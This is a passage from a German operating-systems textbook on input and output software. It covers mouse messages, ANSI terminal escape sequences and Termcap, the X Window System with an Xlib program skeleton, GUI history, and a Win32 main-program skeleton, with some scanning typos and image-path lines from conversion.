Sobald sich die Maus eine bestimmte Mindeststrecke in eine Richtung bewegt hat oder eine der Tasten gedrückt oder losgelassen wurde, wird eine Nachricht an den Computer gesendet. Die Mindeststrecke beträgt ca. 0,1 mm (diese Einstellung kann in der Software verändert werden). Diese Einheit wird auch **Mickey** genannt. Mäuse verfügen über ein, zwei oder drei Maustasten, je nachdem, wie hoch die Entwickler die intellektuellen Fähigkeiten der Benutzer eingeschätzt haben, mit mehr als einer Taste fertig zu werden. Einige Mäuse haben Räder, mit denen zusätzliche Daten zurück an den Rechner gesendet werden können. Schnurlose Mäuse sind genauso wie Kabelmäuse aufgebaut, außer dass sie die Daten statt über ein Kabel mittels Radiowellen zurückzuschicken, z.B. unter Verwendung des **Bluetooth**-Standards.

Die Nachricht an den Computer besteht aus drei Teilen: Δx , Δy , Tasten. Das erste Element ist die Veränderung in x-Richtung seit der letzten Nachricht. Dann folgt die Veränderung in y-Richtung seit der letzten Nachricht. Schließlich wird der Status der Tasten übermittelt. Das Format der Nachricht hängt vom System und von der Anzahl der Maustasten ab. Normalerweise werden drei Byte dazu benötigt. Die meisten Mäuse senden maximal vierzig Nachrichten pro Sekunde, so dass die Maus sich zwischen zwei Nachrichten durchaus mehrere Mickeys bewegen kann.

Beachten Sie, dass die Maus immer nur Positionsveränderungen und niemals die absolute Position übermittelt. Wenn die Maus vorsichtig hochgehoben und an einer anderen Stelle wieder abgesetzt wird, ohne dass sich die Kugel dreht, werden keine Nachrichten gesendet.

Manche GUIs unterscheiden zwischen einfachen Klicks und Doppelklicks einer Maustaste. Wenn zwei Klicks räumlich (Mickeys) und zeitlich (Millisekunden) nahe genug beieinanderliegen, wird ein Doppelklick signalisiert. Den Wert für „nahe genug“ festzulegen, ist Sache der Software, wobei die beiden Werte normalerweise vom Benutzer verändert werden können.

5.6.2 Ausgabe-Software

Nun wollen wir uns der Ausgabe-Software zuwenden. Zunächst werfen wir einen Blick auf die einfache Ausgabe zu einem Textfenster. Diese Ansicht bevorzugen Programmierer in der Regel. Dann werden wir uns grafische Benutzungsschnittstellen ansehen, die von den meisten anderen Benutzern vorgezogen werden.

Textfenster

Die Ausgabe ist einfacher als die Eingabe, wenn die Ausgabe sequenziell in einem einzigen Font, Größe und Farbe erfolgt. Meistens schickt der Computer Zeichen an das aktuelle Fenster, das die Zeichen dort anzeigt. Normalerweise wird mit einem Systemaufruf jeweils ein Block von Zeichen, zum Beispiel eine ganze Zeile, geschickt.

Bildschirmeditoren und viele andere anspruchsvolle Programme müssen die Möglichkeit haben, den Bildschirminhalt auf komplexe Weise zu verändern, wie etwa das Ersetzen einer Zeile in der Mitte des Bildschirms. Um dieser Anforderung gerecht zu werden, bieten die meisten Ausgabetreiber eine Reihe von Befehlen, um den Cursor zu bewegen, Zeichen oder Zeilen an der Cursorposition einzufügen oder zu löschen und so weiter. Diese Kommandos werden oft auch **Escape-Sequenzen** genannt. In der Glanzzeit des „dummen“ 25×80 -Terminals gab es Hunderte von Terminalarten, von denen jede ihre eigenen Escape-Sequenzen besaß. Deshalb war es schwierig, Software zu schreiben, die auf mehr als einem Terminaltyp funktionierte.

Eine Lösung, die mit Berkeley-UNIX eingeführt wurde, war eine Datenbank vieler Terminals, die **Termcap** genannt wurde. Dieses Softwarepaket definierte eine Anzahl von Basisaktionen wie beispielsweise die Bewegung des Cursors zu (*Zeile, Spalte*). Um den Cursor an eine spezielle Position zu bewegen, benutzte die Software (z.B. ein Editor) eine generische Escape-Sequenz, die dann in die richtige Escape-Sequenz des entsprechenden Terminals umgesetzt wurde. Auf diese Weise funktionierte ein Editor auf jedem Terminal, das einen Eintrag in der Termcap-Datenbank besaß. Ein großer Teil der UNIX-Software arbeitet heute noch so, selbst auf PCs.

Schließlich erkannte auch die Industrie die Notwendigkeit einer Standardisierung der Escape-Sequenzen, also wurde ein ANSI-Standard entwickelt. Einige dieser Werte werden in ▶ Abbildung 5.36 gezeigt.

Escape-Sequenz	Bedeutung
ESC [<i>n</i> A	<i>n</i> Zeilen nach oben
ESC [<i>n</i> B	<i>n</i> Zeilen nach unten
ESC [<i>n</i> C	<i>n</i> Zeichen nach rechts
ESC [<i>n</i> D	<i>n</i> Zeichen nach links
ESC [<i>m; n</i> H	Cursor an Position (<i>m,n</i>) bewegen
ESC [<i>s</i> J	Lösche Bild ab Cursor (0 bis Ende, 1 vom Anfang, 2 alles)
ESC [<i>s</i> K	Lösche Zeile ab Cursor (0 bis Ende, 1 vom Anfang, 2 alles)
ESC [<i>n</i> L	Füge <i>n</i> Zeilen ab Cursor ein
ESC [<i>n</i> M	Lösche <i>n</i> Zeilen ab Cursor

Abbildung 5.36: Die ANSI-Escape-Sequenzen, die vom Terminaltreiber bei der Ausgabe akzeptiert werden. ESC beschreibt die ASCII-Sequenz (0 × 1B) und *n*, *m* und *s* sind die optionalen numerischen Parameter. (Forts. →)

Escape-Sequenz	Bedeutung
ESC [<i>n</i> P	Lösche <i>n</i> Zeichen ab Cursor
ESC [<i>n</i> @	Füge <i>n</i> Zeichen ab Cursor ein
ESC [<i>n</i> m	Zeichendarstellung (0=normal, 4=fett, 5=blinkend, 7=invers)
ESC M	Bild zurückrollen, wenn Cursor in der obersten Zeile steht

Abbildung 5.36: Die ANSI-Escape-Sequenzen, die vom Terminaltreiber bei der Ausgabe akzeptiert werden.
ESC beschreibt die ASCII-Sequenz ($0 \times 1B$) und *n*, *m* und *s* sind die optionalen numerischen Parameter. (Forts.)

Sehen wir uns an, wie diese Escape-Sequenzen von einem Texteditor genutzt werden könnten. Angenommen, der Benutzer gibt ein Kommando ein, damit der Editor alles aus Zeile 3 löscht und dann die entstandene Lücke zwischen Zeile 2 und 4 schließt. Der Editor würde die folgenden Kommandos über die serielle Schnittstelle zum Terminal schicken:

```
ESC [ 3 ; 1 H ESC [ 0 K ESC [ 1 M
```

(wobei die Leerzeichen hier nur zur Trennung der Symbole benutzt werden, sie werden nicht übertragen). Diese Sequenz bewegt den Cursor an den Anfang der Zeile 3, löscht den gesamten Zeileninhalt und danach die nun leere Zeile, so dass alle Zeilen ab der Nummer 5 um eine Zeile nach oben verschoben werden. Damit wird aus der alten Zeile 4 die Zeile 3, Zeile 5 wird Zeile 4 und so weiter. Ähnliche Escape-Sequenzen können verwendet werden, um Text in der Mitte der Anzeige einzufügen. Wörter können auf vergleichbare Art hinzugefügt oder entfernt werden.

Das X-Window-System

Nahezu alle UNIX-Systeme haben eine Benutzungsschnittstelle, die auf dem **X-Window-System** (häufig auch mit **X** abgekürzt) basiert. Es wurde in den 1980er Jahren am M.I.T. als Teil des Projekts Athena entwickelt. Es ist sehr portabel und läuft vollständig im Benutzeradressraum. Ursprünglich war das System dazu gedacht, eine große Anzahl von entfernten Terminalbenutzern mit einem zentralen Rechenserver zu verbinden, deshalb ist es logisch aufgeteilt in Client-Software und Host-Software, die potenziell auf verschiedenen Computern laufen können. Auf modernen PCs laufen beide auf derselben Maschine. Die weit verbreiteten Gnome- und KDE-Desktop-Umgebungen laufen auf Linux-Systemen oberhalb von X.

Bei einem X-Window-System heißt die Software, die die Eingabe von Tastatur oder Maus entgegennimmt und die Ausgabe auf den Bildschirm schreibt, **X-Server**. Diese Software muss wissen, welches Fenster gerade ausgewählt ist (dort, wo sich der Mauszeiger befindet), um entscheiden zu können, an welchen Client neue Tastatureingaben gesendet werden. Es kommuniziert (möglicherweise über ein Netzwerk) mit laufenden Prozessen, den sogenannten **X-Clients**. Der X-Server sendet den X-Clients Tastatur- oder Mauseingaben und nimmt Anzeigebefehle von ihnen entgegen.

Es erscheint vielleicht auf den ersten Blick sonderbar, dass sich der X-Server im Rechner des Benutzers befindet, während der X-Client möglicherweise auf einem entfernten Rechenserver ist, aber denken Sie nur an die Hauptaufgabe der X-Servers – Bits auf dem Bildschirm anzuzeigen –, also ist es sinnvoll, den X-Server nahe beim Benutzer unterzubringen. Aus der Sicht des Programms ist er ein Client, der dem Server Aufträge erteilt, beispielsweise Text oder geometrische Figuren anzuzeigen. Der Server (im lokalen PC) tut nur das, was man ihm sagt, so wie alle Server.

Die Anordnung von Client und Server ist in ►Abbildung 5.37 für den Fall dargestellt, dass sich X-Client und X-Server auf unterschiedlichen Maschinen befinden. Doch wenn Gnome oder KDE auf einer einzelnen Maschine laufen, dann ist der Client nur ein Anwendungsprogramm, das die X-Bibliothek benutzt, um sich mit dem X-Server auf derselben Maschine auszutauschen (aber bei der Benutzung einer TCP-Verbindung über Sockets ist es genauso wie im Fall von entfernten Rechnern).




Abbildung 5.37: Clients und Server im X-Window-System des M.I.T.

Es ist möglich, das X-Window-System auf UNIX (oder einem anderen Betriebssystem) eines Einzelrechners oder über einem Netzwerk aufzusetzen, weil X ein Protokoll zwischen dem X-Client und dem X-Server definiert, wie in Abbildung 5.37 zu sehen ist. Es spielt dabei keine Rolle, ob Client und Server auf demselben Rechner laufen, 100 Meter voneinander entfernt über ein LAN oder Tausende von Kilometern getrennt über das Internet verbunden sind. Das Protokoll und der Betrieb des Systems sind in allen Fällen identisch.

X ist einfach nur ein Fenstersystem, keine komplette GUI. Um eine vollständige GUI zu erhalten, werden andere Schichten von Software darüber betrieben. Eine dieser Schichten ist **Xlib**, eine Sammlung von Bibliotheksfunctionen, um auf die Funktionalität von X zuzugreifen. Diese Funktionen bilden die Basis des X-Window-Systems und werden weiter unten detaillierter behandelt. Sie sind allerdings für die meisten Benut-

zerprogramme zu primitiv, um direkt aufgerufen zu werden. So wird zum Beispiel jeder Mausklick separat gemeldet, so dass die Unterscheidung, ob zwei Klicks wirklich einen Doppelklick bilden, eine Stufe über der Xlib erfolgen muss.

Um das Programmieren mit X zu vereinfachen, ist ein Satz von Werkzeugen fester Bestandteil von X, die **Intrinsics** („Spezifika“) genannt werden. Diese Schicht kümmert sich um Buttons, Scrollbalken und andere GUI-Elemente, die sogenannten **Widgets**. Um eine echte GUI mit einem einheitlichen Erscheinungsbild zu erzeugen, wird/werden eine (bzw. mehrere) weitere Schicht(en) benötigt. Ein Beispiel dafür ist **Motif** (siehe Abbildung 5.37), die Basis des Common Desktop Environment, das auf Solaris und anderen kommerziellen UNIX-Systemen eingesetzt wird. Die meisten Anwendungen verwenden Aufrufe nach Motif statt nach Xlib. Gnome und KDE haben eine ähnliche Struktur wie die in Abbildung 5.37 dargestellte, allerdings mit anderen Bibliotheken. Gnome benutzt die GTK+-Bibliothek und KDE setzt die Qt-Bibliothek ein. Ob es besser ist, zwei statt einer GUI zu haben, ist strittig.

Ebenfalls beachtenswert ist, dass die Fensterverwaltung selbst kein Teil von X ist. Die Entscheidung, diese Funktionalität wegzulassen, wurde mit voller Absicht getroffen. Stattdessen steuert ein separater X-Client-Prozess, ein sogenannter **Fenstermanager**, das Erzeugen, Löschen und Bewegen der Fenster auf dem Bildschirm. Zur Verwaltung der Fenster sendet er Befehle an den X-Server, die diesem mitteilen, was zu tun ist. Der Fenstermanager läuft oft auf demselben Rechner wie der X-Client, theoretisch kann er jedoch überall laufen.

Dieser modulare Aufbau aus mehreren Schichten und zahlreichen Programmen macht X höchst flexibel und portabel. Es wurde bereits für die meisten UNIX-Varianten umgesetzt, unter anderem Solaris, alle Varianten von BSD, AIX und Linux, und bietet dem Anwendungsentwickler eine einheitliche Benutzungsschnittstelle für verschiedene Plattformen. Im Gegensatz dazu sind bei Windows das Fenster- und das GUI-System im GDI vereint. Sie befinden sich im Kern, wodurch sie schwerer zu warten sind – und natürlich sind sie nicht portabel.

Werfen wir nun einen kurzen Blick auf X aus Sicht der Xlib. Wenn ein X-Programm gestartet wird, öffnet es eine Verbindung zu einem oder mehreren X-Servern – nennen wir sie Workstations, obwohl sie sich auf demselben Rechner wie das X-Programm selbst befinden können. X betrachtet diese Verbindung als zuverlässig, d.h., Übertragungsfehler, verlorene oder doppelt übertragene Nachrichten werden von der Netzwerkssoftware gehandhabt. Normalerweise wird TCP/IP als Protokoll zwischen Client und Server eingesetzt.

Vier Typen von Nachrichten werden über diese Verbindung gesendet:

- 1.** Zeichenbefehle vom Programm an die Workstation
- 2.** Antworten der Workstation auf Anfragen des Programms
- 3.** Nachrichten der Tastatur und Maus sowie andere Ereignisse
- 4.** Fehlermeldungen

Die meisten Zeichenbefehle werden vom Programm an die Workstation als Einwegnachrichten gesendet. Es wird keine Antwort erwartet. Der Grund dafür ist, dass eine erhebliche Zeitspanne vergehen kann, bis der Befehl den Server erreicht und ausgeführt wird, falls sich Client- und Server-Prozess auf verschiedenen Rechnern befinden. Das Anwendungsprogramm während dieser Zeitspanne zu blockieren, würde es unnötig verlangsamen. Auf der anderen Seite muss das Programm, wenn es die Information von der Workstation benötigt, schlicht warten, bis die Antwort zurückkommt.

X wird wie Windows hochgradig von Ereignissen gesteuert. Ereignisnachrichten fließen von der Workstation zum Programm, normalerweise als Antwort auf Benutzeraktivitäten wie Tastenanschläge, Mausbewegungen oder ein Fenster, das verdeckt wird. Jede Ereignisnachricht hat eine Länge von 32 Byte, wobei das erste Byte die Art des Ereignisses angibt und die restlichen 31 Byte für zusätzliche Informationen verwendet werden. Es existieren einige Dutzend Arten von Ereignissen, aber ein Programm empfängt nur die Ereignisse, die es vorher als verarbeitbar angegeben hat. Wenn sich ein Programm beispielsweise nicht für das Loslassen von Tasten interessiert, bekommt es darüber auch keine Ereignisnachrichten zugeschickt. Wie in Windows werden hierbei Ereignisse in eine Warteschlange gestellt, aus der sie das Programm dann als Eingabe ausliest. Jedoch ruft das Betriebssystem anders als in Windows niemals Funktionen innerhalb des Anwendungsprogramms von sich aus auf. Es weiß nicht einmal, welche Funktion für welches Ereignis zuständig ist.

Ein Schlüsselkonzept von X ist die **Ressource**. Eine Ressource ist eine Datenstruktur, die bestimmte Informationen enthält. Anwendungsprogramme erzeugen Ressourcen auf den Workstations. Ressourcen können von mehreren Prozessen auf der Workstation gemeinsam genutzt werden. Sie neigen zur Kurzlebigkeit und überstehen den Neustart der Workstation nicht. Typische Ressourcen sind Fenster, Zeichensätze, Farbpaletten, Rastergrafik, Mauszeiger und Grafikkontexte. Letztere dienen dazu, Eigenschaften mit Fenstern zu verknüpfen, und sind prinzipiell vergleichbar mit den Gerätekontexten von Windows.

Ein grobes und unvollständiges Gerüst eines X-Programms ist in ▶ Abbildung 5.38 dargestellt. Es beginnt mit dem Einbinden einiger benötigter Header-Dateien und dem Deklarieren einiger Variablen. Dann verbindet es sich mit dem X-Server, der als Parameter an *XOpenDisplay* übergeben wird. Danach reserviert es eine Fensterressource und speichert eine Behandlungsroutine dafür in *win*. In der Praxis würden hier einige Initialisierungen folgen. Dann teilt es dem Fenstermanager mit, dass das neue Fenster nun existiert, damit dieser es verwalten kann.

```
#include <X11/Xlib.h>
#include <X11/Xutil.h>

main(int argc, char *argv[])
{
    Display disp;                      /* Server-ID */
    Window win;                        /* Fenster-ID */
    GC gc;                            /* Grafikkontext-ID */
    XEvent event;                     /* Speicher für ein Ereignis */
```

Abbildung 5.38: Das Grundgerüst einer X-Window-Anwendung (Forts. →)

```

int running = 1;

disp = XOpenDisplay("display_name"); /* Verbindung zum X-Server */
/* herstellen */
win = XCreateSimpleWindow(disp, ... ); /* Speicher für neues Fenster */
/* belegen */
XSetStandardProperties(disp, ...); /* Fenster bei mgr ankündigen */
gc = XCreateGC(disp, win, 0, 0); /* Grafikkontext erzeugen*/
XSelectInput(disp, win, ButtonPressMask | KeyPressMask | ExposureMask);
XMapRaised(disp, win); /* Fenster anzeigen; Expose-*/
/* Ereignis schicken */

while (running) {
    XNextEvent(disp, &event); /* nächstes Ereignis holen */
    switch (event.type) {
        case Expose: ...; break; /* Fenster neu zeichnen */
        case ButtonPress: ...; break; /* Mausklick verarbeiten */
        case Keypress: ...; break; /* Tastatureingabe verarbeiten */
    }
}

XFreeGC(disp, gc); /* Grafikkontext freigeben */
XDestroyWindow(disp, win); /* Fensterspeicher freigeben */
XCcloseDisplay(disp); /* Netzwerkverbindung trennen */
}

```

Abbildung 5.38: Das Grundgerüst einer X-Window-Anwendung (Forts.)

Der Aufruf von *XCreateGC* erstellt einen Grafikkontext, in dem die Eigenschaften des Fensters gespeichert werden. In einem vollständigeren Programm würden diese Eigenschaften jetzt initialisiert werden. Die nächste Anweisung, der Aufruf von *XSelectInput*, teilt dem X-Server mit, welche Art von Ereignissen vom Programm verarbeitet werden sollen. In diesem Fall interessiert es sich für Mausklicks, Tastenanschläge und Fenster, die nach ihrer Verdeckung wieder sichtbar werden. In Wirklichkeit wäre ein Programm auch an anderen Ereignissen interessiert. Schließlich bildet der Aufruf von *XMapRaised* das neue Fenster als oberstes Fenster auf dem Bildschirm ab. An diesem Punkt wird das Fenster auf dem Bildschirm sichtbar.

Die Hauptschleife besteht aus zwei Anweisungen und ist logisch gesehen viel einfacher als die entsprechende Schleife in Windows. Die erste Anweisung holt hier ein Ereignis ab und die zweite Anweisung fertigt es je nach Typ unterschiedlich ab. Sobald ein Ereignis anzeigt, dass das Programm beendet wurde, wird *running* auf 0 gesetzt und die Schleife beendet. Bevor das Programm endet, gibt es den Grafikkontext, das Fenster und die Verbindung frei.

Nicht jeder mag eine grafische Oberfläche. Viele Programmierer bevorzugen eine traditionelle Kommandozeilenschnittstelle, wie weiter oben in diesem Abschnitt beschrieben. X handhabt dies über ein Client-Programm namens *xterm*. Dieses Programm emuliert ein altehrwürdiges VT102-Terminal, inklusive sämtlicher Escape-Sequenzen. Somit können Editoren wie der *vi* oder *emacs* und andere Termcap-Software diese Fenster ohne weitere Modifikationen benutzen.

Grafische Benutzungsoberflächen

Die meisten Personalcomputer bieten eine **grafische Benutzungsoberfläche (GUI, Graphical User Interface)** an. Die GUI wurde von Douglas Engelbart und seiner Forschungsgruppe am Stanford Research Institute entwickelt und später von Wissenschaftlern bei Xerox PARC nachgeahmt. Eines schönen Tages besuchte Steve Jobs, Mitbegründer von Apple, PARC und sah eine GUI auf einem Xerox-Computer. Er sagte etwas wie „Heiliger Strohsack! Dies ist die Zukunft der EDV.“ Die GUI brachte ihn auf die Idee eines neuen Computers, dem Apple Lisa, der allerdings zu teuer und daher ein kommerzieller Flop war. Sein Nachfolger jedoch, der Macintosh, wurde zu einem großen Erfolg.

Als Microsoft einen Macintosh-Prototyp bekam, um darauf Microsoft Office zu entwickeln, bat man Apple, die Schnittstelle für jedermann zu lizenziieren, so dass es der neue Industriestandard werden könnte. (Microsoft hatte mit Office so viel mehr Geld als mit MS-DOS verdient, dass man bereit war, MS-DOS aufzugeben, um eine bessere Plattform für Office zu bekommen.) Die verantwortliche Führungskraft bei Apple für den Macintosh, Jean-Louis Gassée, lehnte dies ab und Steve Jobs war zu der Zeit nicht mehr dabei, um ihn zu überstimmen. Schließlich bekam Microsoft eine Lizenz für Teile der Schnittstelle. Diese bildeten die Basis für Windows. Als sich Windows langsam durchsetzte, verklagte Apple Microsoft mit der Begründung, Microsoft hätte die Lizenzbedingungen missachtet. Das Gericht stimmte dem nicht zu und Windows begann den Macintosh zu überholen. Hätte Gassée auf die vielen Leute bei Apple gehört, die die Macintosh-Software für alle Welt lizenziieren wollten, wäre Apple vermutlich durch die Lizenzgebühren unglaublich reich geworden und Windows würde es heute nicht geben.

Eine grafische Benutzungsoberfläche hat vier unerlässliche Bestandteile, die mit den Buchstaben WIMP abgekürzt werden. Diese Abkürzung steht für *Windows* (Fenster), *Icons* (Symbole), *Menus* (Menüs) und *Pointing device* (Zeigegerät). Fenster sind rechteckige Bildschirmbereiche, über die sich Programme bedienen lassen. Icons sind kleine Symbole, auf die geklickt werden kann, um eine bestimmte Aktion auszuführen. Menüs sind Listen mit Aktionen, aus denen eine ausgewählt werden kann. Ein Zeigegerät schließlich ist eine Maus, ein Trackball oder ein anderes Hardwaregerät, um den Cursor auf dem Bildschirm umherzubewegen und Elemente auszuwählen.

Die Implementierung der GUI kann wie bei UNIX auf Benutzerebene stattfinden oder im Betriebssystem selbst verankert sein, wie es bei Windows der Fall ist.

Die Eingabe nehmen Sie bei GUI-Systemen noch über Tastatur und Maus vor, doch die Ausgabe erfolgt fast immer über eine spezielle Hardwareplatine, den **Grafikadapter (graphics adapter)**. Ein Grafikadapter enthält einen Spezialspeicher, den sogenannten **Video-RAM**, in dem das Bild abgelegt ist, das aktuell auf dem Bildschirm erscheint. Hochwertige Grafikadapter haben oft leistungsstarke 32- oder 64-Bit-CPPUs und bis zu 1 GB eigenen RAM, der getrennt vom Arbeitsspeicher des Rechners ist.

Jeder Grafikadapter unterstützt mehrere Bildschirmgrößen. Gängige Größen sind 1.024×768 , 1.280×960 , 1.600×1.200 und 1.920×1.200 . Jede dieser Größe bis auf 1.920×1.200 hat das Verhältnis 4:3, passt somit in das Bildformat von NTSC- und PAL-Fernsehgeräten und gibt quadratische Pixel auf dem gleichen Bildschirm aus, der auch für

Fernsehergeräte eingesetzt wird. Die Größe 1.920×1.200 ist für Breitbildmonitore vorgesehen, deren Bildformat dieser Auflösung entspricht. Bei der höchsten Auflösung sind bei einem Farbbildschirm mit 24 Bit pro Pixel ungefähr 6,5 MB an Video-RAM erforderlich, nur um das aktuelle Bild zu speichern. Damit kann der Grafikadapter mit 256 MB viele Bilder gleichzeitig speichern. Wenn das Bild 75 Mal pro Sekunde neu gezeichnet werden soll, muss der Video-RAM Daten kontinuierlich mit 489 MB pro Sekunde liefern können.

Ausgabe-Software für grafische Benutzungsoberflächen ist ein weitläufiges Gebiet. Viele umfangreiche Bücher wurden allein über die Windows-GUI verfasst (z.B. Petzold, 1999; Simon, 1997; Rector und Newcomer, 1997). Verständlicherweise kann hier nur ein oberflächlicher Einblick in die grundlegenden Konzepte gegeben werden. Um das Thema zu konkretisieren, wird hier die Win32-Programmierschnittstelle (Win32-API) beschrieben, die von allen 32-Bit-Versionen von Windows unterstützt wird. Die Ausgabe-Software für andere GUIs ist in den Grundzügen damit grob vergleichbar, weicht aber im Detail deutlich ab.

Das wichtigste Element auf dem Bildschirm ist eine rechteckige Fläche, das **Fenster**. Die Position und die Größe eines Fensters werden durch die Koordinaten (in Pixel) von zwei diagonal gegenüberliegenden Ecken eindeutig bestimmt. Ein Fenster kann folgende Bestandteile enthalten: eine Titelleiste, eine Menüzeile, eine Symbolleiste und einen horizontalen und einen vertikalen Scrollbalken. Ein typisches Fenster ist in ▶ Abbildung 5.39 abgebildet. Im Koordinatensystem von Windows befindet sich im Gegensatz zum kartesischen Koordinatensystem, das in der Mathematik benutzt wird, der Nullpunkt in der linken oberen Ecke und die y-Werte steigen nach unten an.




Abbildung 5.39: Beispiefenster an den Koordinaten (200, 100) auf einem Anzeigegerät mit XGA-Auflösung

Beim Erzeugen eines Fensters wird durch Parameter festgelegt, ob das Fenster vom Benutzer bewegt, vergrößert bzw. verkleinert oder mithilfe der Scrollbalken verschoben werden darf. Das Hauptfenster der meisten Programme darf bewegt, in der Größe verändert und verschoben werden, was enorme Auswirkungen darauf hat, wie Windows-Programme geschrieben werden. Insbesondere müssen die Programme über Größenveränderungen ihrer Fenster in Kenntnis gesetzt und darauf vorbereitet werden, ihren Inhalt jederzeit neu zu zeichnen, selbst dann, wenn sie es am wenigsten erwarten.

Aus diesem Grund sind Windows-Programme nachrichtenorientiert. Benutzeraktionen über die Tastatur oder Maus werden von Windows abgefangen und in Nachrichten für das jeweilige Programm umgewandelt, welches das betreffende Fenster besitzt. Jedes Programm hat eine Nachrichtenwarteschlange, in die alle Nachrichten gestellt werden, die eines seiner Fenster betreffen. Die Hauptschleife des Programms besteht darin, die jeweils nächste Nachricht abzuholen und zu verarbeiten, indem es eine interne Prozedur für den jeweiligen Nachrichtentyp aufruft. Manchmal kann Windows diese Prozeduren auch ohne den Umweg über die Nachrichtenwarteschlange direkt aufrufen. Der Unterschied dieses Modells zu UNIX ist beträchtlich, denn dort werden Systemaufrufe benutzt, um mit dem Betriebssystem zu interagieren. X ist ereignisorientiert.

Zur Illustration dieses Programmiermodells zeigt ►Abbildung 5.40 ein Beispiel, das Gerüst eines Hauptprogramms für Windows. Es ist nicht vollständig und bietet keine Fehlerprüfung, für unsere Zwecke ist es aber detailliert genug. Zu Beginn wird die Header-Datei *windows.h* eingebunden, die viele der von Windows-Programmen benötigten Informationen wie Makros, Datentypen, Konstanten und Funktionsrumpfe enthält.

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE hprev, char *szCmd, int iCmdShow)
{
    WNDCLASS wndclass;           /* Klassenobjekt für dieses Fenster */
    MSG msg;                    /* ankommende Nachrichten werden hier */
                                /* gespeichert */
    HWND hwnd;                  /* Zeiger auf das Fenster-Objekt */

    /* Initialisierung von wndclass */
    wndclass.lpfWndProc = WndProc; /* Angabe, welche Prozedur */
                                    /* aufgerufen wird */
    wndclass.lpszClassName = "Program name"; /* Text für Titelzeile */
    wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION); /* Programm-Icon laden*/
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW); /* Mauszeiger laden */

    RegisterClass(&wndclass);      /* wndclass an Windows übergeben*/
    hwnd = CreateWindow( ... );    /* Speicher für das Fenster belegen */
    ShowWindow(hwnd, iCmdShow);   /* Fenster auf dem Bildschirm anzeigen */
    UpdateWindow(hwnd);          /* Anweisung an Fenster, sich zu */
                                /* zeichnen */
}
```

Abbildung 5.40: Grundgerüst eines Windows-Hauptprogramms (Forts. →)

```

while (GetMessage(&msg, NULL, 0, 0)) { /* Nachricht aus der Warte- */
    /* schlange holen */
    TranslateMessage(&msg);           /* Nachricht übersetzen */
    DispatchMessage(&msg);          /* msg zur entsprechenden */
    /* Prozedur senden */
}
return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
    /* Deklarationen stehen hier */

    switch (message) {
        case WM_CREATE: ... ; return ... ; /* Fenster erzeugen */
        case WM_PAINT: ... ; return ... ; /* Fensterinhalte neu zeichnen */
        case WM_DESTROY: ... ; return ... ; /* Fenster zerstören */
    }
    return(DefWindowProc(hwnd, message, wParam, lParam)); /* Standard */
}

```

Abbildung 5.40: Grundgerüst eines Windows-Hauptprogramms (Forts.)

Das Hauptprogramm beginnt mit einer Deklaration, die den Namen und die Parameter beinhaltet. Das Makro *WINAPI* ist eine Anweisung für den Compiler, eine bestimmte Parameterübergabekonvention zu benutzen, und hier nicht weiter von Interesse. Der erste Parameter *h* ist ein Instanz-Handle, das dazu dient, das Programm im übrigen System zu identifizieren. Win32 ist zum Teil objektorientiert, d.h., das System enthält Objekte (z.B. Programme, Dateien und Fenster), die einen Zustand besitzen, und Programmabschnitte, sogenannte **Methoden**, die diesen Zustand beeinflussen. Auf Objekte wird über Handles zugegriffen, in diesem Fall bezeichnet *h* das Programm. Der zweite Parameter ist nur aus Gründen der Abwärtskompatibilität vorhanden, wird aber nicht mehr benutzt. Der dritte Parameter, *szCmd*, ist eine nulltermiinierte Zeichenkette, die die Kommandozeile enthält, die das Programm aufgerufen hat, sogar wenn es nicht über eine Kommandozeile aufgerufen wurde. Der vierte 